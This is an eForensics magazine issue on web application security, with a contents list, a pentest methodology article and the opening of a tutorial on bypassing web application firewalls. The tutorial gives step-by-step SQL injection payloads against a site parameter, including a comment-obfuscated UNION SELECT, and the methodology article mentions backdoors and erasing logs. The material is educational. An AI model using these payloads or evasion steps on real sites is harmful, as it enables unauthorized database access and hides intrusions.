

LEARN HOW TO

KEEP YOUR WEB APPLICATIONS SECURE

ZED ATTACK PROXY (ZAP)

BUILDING SECURE SOFTWARE

**INJECTIONS (SQLI AND XSS):
STILL REMAIN A SERIOUS THREAT
IN THE WEB SPACE**

WEB SECURITY XSS

**STEP BY STEP GUIDE TO
APPLICATION SECURITY
PENETRATION TEST**

WEB APPLICATION THREATS

Join the

Wearables Revolution!



Wearables DevCon

**A conference for Designers, Builders and
Developers of Wearable Computing Devices**

Wearable computing devices are the Next Big Wave in technology. And the winning developers in the next decade are going to be the ones who take advantage of these new technologies EARLY and build the next generation of red-hot apps.

Choose from over 35 classes and tutorials!

- Learn how to develop apps for the coolest gadgets like Google Glass, FitBit, Pebble, the SmartWatch 2, Jawbone, and the Galaxy Gear SmartWatch
- Get practical answers to real problems, learn tangible steps to real-world implementation of the next generation of computing devices

March 5-7, 2014

San Francisco

WearablesDevCon.com

A BZ Media Event

Recommended

Automatically Fix Common Windows Problems for Free

Wise PC 1stAid is a trouble-shooting freeware to help fix common Windows problems in an automatic manner. With it, you can say bye to the following & further unlimited problems:

Icon errors, broken links, unable to open regedit/task manager/webpages, slow internet connections, slow startup, slow PC...



WiseCleaner

Wise PC 1stAid

- ✓ Easy to Match Problem
- ✓ Fast, Automatic & Intelligent Fix
- ✓ In-time, Unlimited & Active Enrichment
- ✓ Unlimited Technical Support



Highly Reviewed by
Professionals

Official Website for More Information:
www.wisecleaner.com/wisepc1staid.html



Support system:
Windows XP, Vista, Win7/8
(both 32-bit and 64-bit)

Editors:

Aleksander Olczyk
aleksander.olczyk@eforensicsmag.com

Betatesters/Proofreaders:

Olivier Calef, Salvatore Fiorillo, Kishore P.V., Dr D. B. Karron, Andrew J. Levandoski, Owain Williams, Sir James Fleit, JohanScholtz, Leighton Johnson, Jeff Weaver, Henrik Becker, Christopher P. Collins, Glen Victor, Gabriele Biondo, Alex Rams, M.Younas Imran, Shayan Eskandari, Mark Dearlove, Vernon Jones, Marcelo Zúñiga Torres, Brent Muir, Jan-Tilo Kirchhoff, Owain Williams

Senior Consultant/Publisher:

Paweł Marciniak

CEO: Ewa Dudzic

ewa.dudzic@software.com.pl

Production Director: Andrzej Kuca

andrzej.kuca@software.com.pl

Marketing Director: Joanna Kretowicz

jaonna.kretowicz@eforensicsmag.com

Art Director: Ireneusz Pogroszewski

ireneusz.pogroszewski@software.com.pl

DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media Sp. z o.o. SK

02-676 Warszawa, ul. Postępu 17D

Phone: 1 917 338 3631

www.eforensicsmag.com

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear eForensics Readers!

How can an information security professional keep up with all of the hacks, attacks, and exploits on the Web? Let's get serious about building secure Web applications.

The reasoning is simple: According to numerous studies, the preferred method for attacking businesses' online assets is via their Web applications – and why not? According to a study released last year by HP, 69% of Web applications scanned by the company had at least one SQL injection error, and 42% contained a cross-site scripting vulnerability.

We're very excited to introduce you our new issue of eForensics Network line about Web Application Security.

Enjoy!
Aleksander Olczyk
and eForensics Team

STEP BY STEP GUIDE TO APPLICATION SECURITY PENETRATION TEST. WEB APPLICATION SECURITY

by Abhishek Dashora

This document will guide you to penetrate the web applications step by step. We have followed OWASP (Open Web Application Security Project) and OSSTM (Open Source Security Testing Methodologies) to construct this article.

08

WEB ATTACKS: BYPASSING WEB APPLICATION FIREWALLS THROUGH SQL INJECTION

by Akansha Kesharwani

The Paper is just for education purpose only and before this documentation was produced the vulnerability was reported to the website owner. We do not support live web attacks without proper authority from the owner of the targeted website. Please follow the cyber laws of your country before doing any testing on live domains. We do not hold any responsibility for any attack performed by you on a website, blog or anything else.

16

MOBILE SECURITY – A PRACTICAL APPROACH

by Amar Wakharkar, Amar Prakash and Abhijit Potdar

This is the era of information security; we have already set a mile stone for the web application test scenario. Most of the vulnerabilities are identified by the combine effort of various security people and now we are shifting our need from desktop or laptop toward mobile or smart phones. All the standard best practices are going to be rewritten in the mobile or smart phone enable world; data storage, distribution of data, application and device security brought our focus to re-evaluate the risk and re-design the security countermeasure. The traditional mode of risk management within the enterprise using the perimeter controls is not sufficient, as the existing framework has been broken. IT consumerism has changed the IT landscape and IT administrators are now support to myriad system which provide flexibility as well as various choices which benefit to end users. Also ensuring data and application security within a secure enterprise infrastructure is critical to the success of mobility initiatives.

26

BUILDING SECURE SOFTWARE – PART I

by Bryan Solima

Many security practitioners have gotten used to a world in which having security problems in software is common, and even acceptable. Some people even assume that it is too hard to get developers to build secure software, so they don't raise the issue. Instead, they focus their efforts on "best-practice", network security solutions, erecting firewalls, and trying to detect intrusions and patch known security problems in a timely manner.

34

COORDINATED ATTACK ANATOMY

by Varun Srivastava

CSA (Cloud Security Alliance) introduced the 9 looming threats to Cloud Security alongwith recommended controls to potentially neutralize the threat to cloud computing. Service providers and more so, enterprises, might be slow to realize the need of the rapid adaptation to risk and threat response towards their cloud infrastructure. And that is the opportunity which attackers utilize to plan, coordinate and execute carefully articulated breaches in supposedly the most guarded of the organizations.

40

MANAGING THE RISKS IN THE SOFTWARE SUPPLY CHAIN

by Mark Merkow, CISSP, CISM, CSSLP

Any modern software application is dependent on tools and other applications that originate from outside the organization. You may or may not have any idea of their provenance or know of any way to gain any level of assurance that they were created with security in mind. You don't write your own compilers, database servers, Web servers, middleware, or other critical software elements, but you need some basic information to gain assurance that they don't serve as the weakest links in the software and systems supply chain.

46

54

HOW TO DISABLE OR CHANGE WEB-SERVER SIGNATURE

by Mohit Raj

To know Web-server signature means to know Web-server software and its version, it means to know which software and its version is running on the server machine. Many new developed website easily show their Signature.

58

GOOGLE HACKING

by Rafael Souza (ciso of hackers online club)

Readers, I introduce a little about a very interesting technique that is Google Hacking, is a key to investigate if we are doing a pentest, or protecting our organization or individual item.

Google Hacking is the activity of using the site search capabilities, aiming to attack or better protect information of a company. The information available on the company's web servers are likely to be in the databases of Google.

62

THE BEGINNING OF THE WEB PAGES AND ETHICAL HACKER

by Rafael Souza (ciso of hackers online club)

The evolution of technology has reached a point that necessitated the emergence of communication protocols, there was then the spread of the HTTP protocol and the HTML language initially, in the early 90s, the web pages have become a major means of communication between users, governments, institutions and professionals.

68

WE ARE THE BEST TOOL FOR WEB APPLICATION SECURITY

by Rafael Souza (Co-Founder of grey hat)

It is known that computers and software are developed and designed by humans, human error is a reflection of a mental response to a particular activity. Did you know that numerous inventions and discoveries are due to misconceptions? There are levels of human performance based on the behavior of mental response, explaining in a more comprehensive, we humans tend to err, and due to this reason we are the largest tool to find these errors, even pos software for analysis and farredura vulnerabilities were unimproved by us.

80

ZED ATTACK PROXY (ZAP)

by Ronan Dunne and Anthony Caldwell

Given the range of designs, platforms and implementations of web applications, testing web applications and providing a comprehensive report can be a daunting challenge for even the experience pen tester. The Zed Attack Proxy (ZAP) is a great all-round testing tool used in the industry to automate parts of the process while allowing the flexibility of manual techniques to be leveraged.

90

INJECTIONS (SQLI AND XSS): STILL REMAIN A SERIOUS THREAT IN THE WEB SPACE

by Uday Bhaskar

With most of the day-to-day practices such as banking, finance, insurance, health, shopping and many of the application software's making their way from desktops to web, there has been a tremendous increase in the online web based applications in the recent years. And as the usage of web applications increase, the chances of misuse of the applications increase. Keeping these aspects in mind, this article would provide a dive deep into two of the most notorious vulnerabilities of the Application Security Space, Injections and Cross Site Scripting (XSS). This article majorly covers the attackers prospective of these two vulnerabilities.

98

3-PILLAR SECURITY ASSURANCE TEAM STRUCTURE FOR ENSURING ENTERPRISE WIDE WEB APPLICATION SECURITY

by Vedachalam Mahadevan

With the growing concern of Web application security, enterprises have realized the need to invest in security assurance programs to ensure safety of their websites exposed over the internet. These investments are typically in the area of: a) Application Security Scan tools b) Network and Firewall components c) Security QA, QC, Policy and Governance teams.

102

WEB SECURITY XSS

by Vineet Bhardwaj

We saw above that how hacker can get to know the website is vulnerable. But now most of the site is can't easily accept XSS scripts because website have own firewall to stop these type of scripts. So how you can bypass your scripts if a firewall installed on web server which won't allow to pass your scripts in comment box or search box. This is a big question who doesn't know how to bypass your malicious scripts? Let me show some bypassing techniques

108

WEB APPLICATION THREATS

by Zain Ur Rehman

Since the dawn of cloud computing more and more peoples are conducting research, business, sharing information, correlating data through web applications. Whenever someone uses a browser to connect to a specific website they are using one or more web applications. These applications reduce the cost of local processing by doing it on server's end.

112

PASSWORDS: REQUIREMENT FOR A STRONG PASSWORD

by Manish Kumar

A password is a string of characters or a secret word and it is used for authentication purpose. Passwords are the most popular and secure way to secure confidential information or to add security to any device/platform to avoid unauthorized access.



cutting through complexity

Are you prepared?

kpmg.ca/forensic

INTRUSION

ATTACK • THREAT • CYBER SECURITY

TECHNOLOGY • CORPORATE

ELECTRONIC • INFORMATION • COMPLEXITY

DATA ANALYTICS

RISK • INFORMATION • TECHNOLOGY

DATA RECOVERY

COMPLEXITY • ELECTRONIC • INFORMATION

FORENSICS

DATABASE • ELECTRONIC • CONTROL

INTELLIGENCE

INFORMATION • RISK • TECHNOLOGY

eDISCOVERY

COMPLEXITY • THREAT • INTELLIGENCE

INVESTIGATIONS

TECHNOLOGY

COMPLEXITY • THREAT • DATABASE

INTELLIGENCE • PROTECTION

CORPORATE

© 2013 KPMG LLP, a Canadian limited liability partnership and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

STEP BY STEP GUIDE TO APPLICATION SECURITY PENETRATION TESTING

WEB APPLICATION SECURITY

by **Abhishek Dashora**

This document will guide you to penetrate the web applications step by step. We have followed OWASP (Open Web Application Security Project) and OSSTM (Open Source Security Testing Methodologies) to construct this article.

The objective of this article is to help the Security Analyst/Penetration Testers/Developers/Ethical Hackers to follow step by step penetration testing process, discover the vulnerability, exploit and mitigate the same.

WEB APPLICATION PENETRATION TESTING

The Penetration Test emulates what a malicious attacker with bad intentions would harm while they are penetrating the application. This is the test of people; systems and processes that are in place to detect prevent and respond to these kinds of attacks.




Figure 1. PENETRATION TESTING

A Web Application Penetration Test includes the vulnerabilities that are discovered using information gathering process, with the exploitation (if applicable), and the level of access and success the penetration tester was able to achieve.

Below is the for steps penetration testing process

- Discover vulnerable systems.
- Automated and Manual vulnerability discovery.
- Conduct real world attack simulation.
- Mitigate threats and secure the platform.




Figure 2. Vulnerability Assessment

WEB APPLICATION VULNERABILITY ASSESSMENT

The Web Application Vulnerability Assessment does not include the exploitation phase. It contains the list of vulnerabilities including the severity and the impact of the vulnerability on the application along with the recommendations to resolve the same.

WEB APPLICATION AUDIT

Web Application Audit is a more in depth view at the environment and processes backend server, database, secure code review, session management, authorization, DMZ configuration.



Figure 3. Application Auditing Steps

It contains all the aspects of web application penetration testing and vulnerability assessment including the below four phases.

- Source Audit.
- Data Audit.
- Architecture Audit.
- Performance Audit.

Please refer the above diagram for the classification of the four phases.

STEPS TO START WITH THE TEST

To start with the Web Application Audit we need to follow the below steps.

- Scoping of the Application.
- Check for static and dynamic pages.
- Number of logins and role of the users.
- Information Gathering.
- Threat Profiling.
 - Make a list of all possible threats.
- Comprehensive tests according to the created threat profile.
- Report
 - Report Creation
 - Internal Verification.
 - Report Submission.

The testing will be conducted in two phases.

- Automated Test
 - Using Commercial tools available on the internet. i.e. Acunetix WVS, Netsparker.
- Manual Test
 - Using manual testing tools like Burp Suite, OWASP ZAP Proxy
 - Burp suite- Intruder, repeater, sequencer, spider used in the manual test.

APPROACH TO THE WEB APPLICATION PENETRATION TEST

- Passive Approach
 - Understand the logic of the application.
 - Information Gathering.
 - Understand all the access points of the application.
- Active Approach
 - Configuration Management Testing.
 - SSL/TLS Testing.
 - Testing for file extensions.
 - Old, backup and unreferenced files.
 - Testing for HTTP methods
 - Business Logic Testing.
 - Testing for the business logic of the application.
 - Testing for XSS
 - Testing for SQLi
 - Authentication Testing.
 - Credentials transport over an encrypted channel- Check for SSL(https)
 - Testing for Guessable User Account
 - Brute Force Testing
 - Testing for bypassing authentication schema
 - Testing for vulnerable remember password and password reset
 - Testing for Logout and Browser Cache Management
 - Testing for CAPTCHA
 - Testing Multiple Factors Authentication
 - Authorization Testing.

- Authorization Testing
- Testing for bypassing authorization schema
- Testing for Privilege Escalation
- Session Management Testing.
 - Testing for Session Management Schema
 - Testing for Cookies attributes- http only, secure and time validity.
 - Testing for Session Fixation
 - Testing for CSRF

THE SCOPING OF THE APPLICATION

Once the penetration tester has the URL/IP address of the application, he will start working on the scoping of the application. It generally includes the following things.

- Gathering client requirements.
- Preparing a test plan.
- Profiling test boundaries.
- Defining Business objectives
- Nature and behavior of the application.
- Describe each factor that builds a practical roadmap towards test execution
- Test constraints.
- Type of the testing.
 - White Box
 - Provided with the complete knowledge of application/server and database along with the business logic of the application.
 - Gray Box
 - Provided with the partial knowledge of the application/server.
 - Privilege escalation may come under this.
 - Black Box
 - Zero Knowledge Approach.
 - An only thing that is provided to penetration tester is IP address/URL of the application.
 - Need extra ordinary skills to exploit.
- Project management and scheduling
- Limitations.
- Need of additional information.

CHECK FOR THE STATIC AND DYNAMIC PAGES

- Static page – Pages created with HTML is static pages that remain same all the time.
- Dynamic page – It is a functional page that is generally connected with the database. For example a login page.

NUMBER OF LOGINS AND ROLE OF THE USERS

Once the penetration tester has an idea about the scoping, static and dynamics pages he will move on to analyze the number of logins and what are the types of the users that can login to the particular application. If he is already provided with the list of username and password (in case of white box testing) if not it will come under black box testing.

INFORMATION GATHERING

In this phase penetration tester collect as much information as he can about the target.

Below is the check list for information gathering.

- Spider, Robots and Crawlers.
- Search Engine Discovery.
- Testing Web Application Fingerprint.
- Application Discovery
- Analysis of Error Codes.

Real time example:

Let us assume I am working on a penetration testing project my boss came to me and handed over me a piece of paper saying that I have spoken to the CIO of the client and we have to start the penetration testing for the company Nous Infosystems. Legal department will be sending you all the document and confirmation the authorization. It's a company you've never heard of before.

What now?

The information gathering starts from right here.

THREAT PROFILING

To ensure the comprehensive testing, it is a very good idea to start with a Threat Profile. A threat is simply the goal of your target. A Threat Profile is a comprehensive list of the threats that are relevant to that application.

These are expressed in terms of security threats.

List out all the possible threat that may harm the web application according to the business logic of the application.

Module based threat profile should be created for the comprehensive penetration test.

For Example:

- Threat profile for public module.
- Threat profile for login module.
- Threat profile for password change module.
- Threat profile for logout module.
- Threat profile for business rule escalation module.

TESTS ACCORDING TO THE THREAT PROFILE

Threat profile is the key weapon of any attacker. Following the threat profile step by step can lead to a discovery of very high and critical vulnerabilities.

EXPLOITATION

Exploitation is the process of gaining control over a system. End Goal: administrative-level access to the Target. During the penetration testing process if a pen tester discovers a critical vulnerability that has an exploit or that can be exploited using our own scripts/code, he can use the *Metasploit Framework* to exploit the target or to develop his own exploit.

PREREQUISITE

- Scanning of the target.
- Vulnerabilities found in the scanning phase.

STEPS INVOLVED

- Check for the service/version running on the particular port.
- Search the vulnerability in the service/version.
- Exploit the target using tools like Metasploit..

COVERING TRACKS AND MAINTAINING ACCESS

Once exploitation has been done successfully there are two way to maintaining the access.

- Using Backdoors
- Using Rootkits

For Example: Netcat, NetBus

Covering the Tracks

Destroying the evidence of presence and activities.

Log files contain the information of every activity that has been done on a computer so it is very important to remove this log file. There are different way to remove log files on windows, Linux and MAC

REPORTING

A penetration testing report should contain

- An executive summary.
- Detailed description of the vulnerabilities.
- Raw output.




Figure 4. Reporting

The below is the elaborated process of writing a penetration testing process.

- Executive Summary
 - Scope.
 - Overall Assessment.
 - Key Vulnerabilities Discovered.
 - Graphical representation of OWASP top 10.
- Key Findings and Action Items
- Observations.
- Recommended Action Plan.
- Interpretation of Ratings.
- Threat Profile.
- Tools used (Optional)
- Result of test cases.
- Guidelines for Developers.

CONCLUSION

A successful web application Penetration test can be executed by following OWASP and OSSTM. Both are open source security testing methodologies. By reading this article you will have a great idea about how actually a web application penetrating test works. This article does not include the entire process of the WAPT rather than it can be used as a reference document. For the most common and top vulnerabilities refer to:

- OWSAP TOP 10
- SANS TOP 25
- OSSTM (Open Source Security Testing Methodology)

REFERENCES

- https://www.owasp.org/index.php/Main_Page
- <http://www.isecom.org/research/osstmm.html>
- <http://www.sans.org/>

ABOUT THE AUTHOR

Abhishek Dashora is an Information Security Consultant at Nous Infosystems. He can be reached at abhishekdashora271@gmail.com



GUIDANCE SOFTWARE

The Standard in Digital Investigations.

www.encase.com



WEB ATTACKS:

BYPASSING WEB APPLICATION FIREWALLS THROUGH SQL INJECTION

by Akansha Kesharwani

The Paper is just for education purpose only and before this documentation was produced the vulnerability was reported to the website owner. We do not support live web attacks without proper authority from the owner of the targeted website. Please follow the cyber laws of your country before doing any testing on live domains. We do not hold any responsibility for any attack performed by you on a website, blog or anything else.

What you will learn:


- You will learn about what does WAF means exactly.
- In how many ways WAF can be classified.
- What the methods of bypassing WAF.
- Some basic Concept of SQL injection.
- How you can test attacks on your respective portal with full Live attack disclosure step by step, along with the testing attacks in the end.
- What are the countermeasures to protect our sites from getting bypassed?

What you should know:

- About the Structured Query Language
- HTML, http, https and firewall basic concepts
- SQL injection

A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. It is a form of firewall which controls input, output, and/or access from, to, or by an web application or service. It is deployed by the organisation to protect it from outside attacks from the application layer.

Some Websites owner deploy the WAF but they just place them into a default mode i.e. no customization is implemented on the firewall in that scenario hacker can try some different type of queries to bypass the traditional filtration that only detect string like (order by or union all select in SQL injection).



CLASSIFICATION OF WAF

According to the behaviour:

- Bridge/Router
- Reverse Proxy
- Built-in

According to the protection model:

- Signature-based
- Rule-based

According to the response to a “bad” request:

- Cleaning of dangerous data
- Blocking the request
- Blocking the attack source

METHODS OF BYPASSING WAF

Fundamental technology limitations

- Inability to protect a web-application from all possible vulnerabilities

General problems

- When using universal WAF-filters, it is necessary to balance the filter efficiency and minimization error responses, when valid traffic is blocked
- Processing of the traffic returned to a client

Implementation Vulnerabilities


- Normalization techniques
- Application of new methods of web vulnerability exploitation (HTTP Parameter Pollution, HTTP Parameter Fragmentation, null-byte replacement, etc.)

SQL INJECTION BASIC CONCEPT

It is a method for attacking websites through URL by injecting SQL Queries and fetching the data from the backend i.e. database.

There are two types of SQL Injection

- SQL Injection into a string parameter Example:
`SELECT * from table where name = 'Name'`
- SQL Injection into a numeric parameter Example:
`SELECT * from table where id = 123`



PRACTICAL IMPLEMENTATION

Sometimes while retrieving data from backend through SQL injection we come across some of the firewalls so to get data we have to bypass them.

The practical illustration shows one of the way through which you can bypass web application firewall.

STEP 1: FIRSTLY FIND THE VULNERABLE LINK

?NewsID=22


Assuming that we have got the below page link as vulnerable.



STEP 2: SECONDLY PUT A SINGLE QUOTE (') AT THE END OF THE URL

?NewsID=22'

By putting this we check that the site is vulnerable or not.



Since the page content is different from the previous one. We can make sure that the web page is vulnerable.

STEP 3: FIND THE NUMBER OF TABLES

?NewsID=22order by 1--

By using the order by clause we find the number of vulnerable columns in the web page.



STEP 4: WE HAVE TO KEEP ON INCREASING THE LAST NUMBER TILL WE SEE ANY CHANGES IN THE PAGE

?NewsID=22 order by 2--



STEP 5: WE WENT UPTO 5 AND FIND NO CHANGES IN THIS PAGE TILL NOW


?NewsID=22 order by 5--



As soon as the content will change then the previous number where the content of page remains the same shows the number of tables.

STEP 6: NOW WE ARE ON 12 AND CAN SEE THE CHANGE IN PAGE

?NewsID=22 order by 12--




It means that there only 11 tables.

STEP 7: LET'S GO AHEAD AND MAKE A UNION STATEMENT

?NewsID=22 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11--


Union select statement is made to find the vulnerable columns in the database.



STEP 8: SINCE AN ERROR PAGE IS RESULTED WHICH SHOWS THAT THERE IS WEB APPLICATION FIREWALL RUNNING WHICH WE HAVE TO BYPASS


So we have to manipulate the queries in such a manner so that firewall cannot detect the query fired on it.

?NewsID=22 /*!UNION*/ SELECT 1,2,3,4,5,6,7,8,9,10,11--



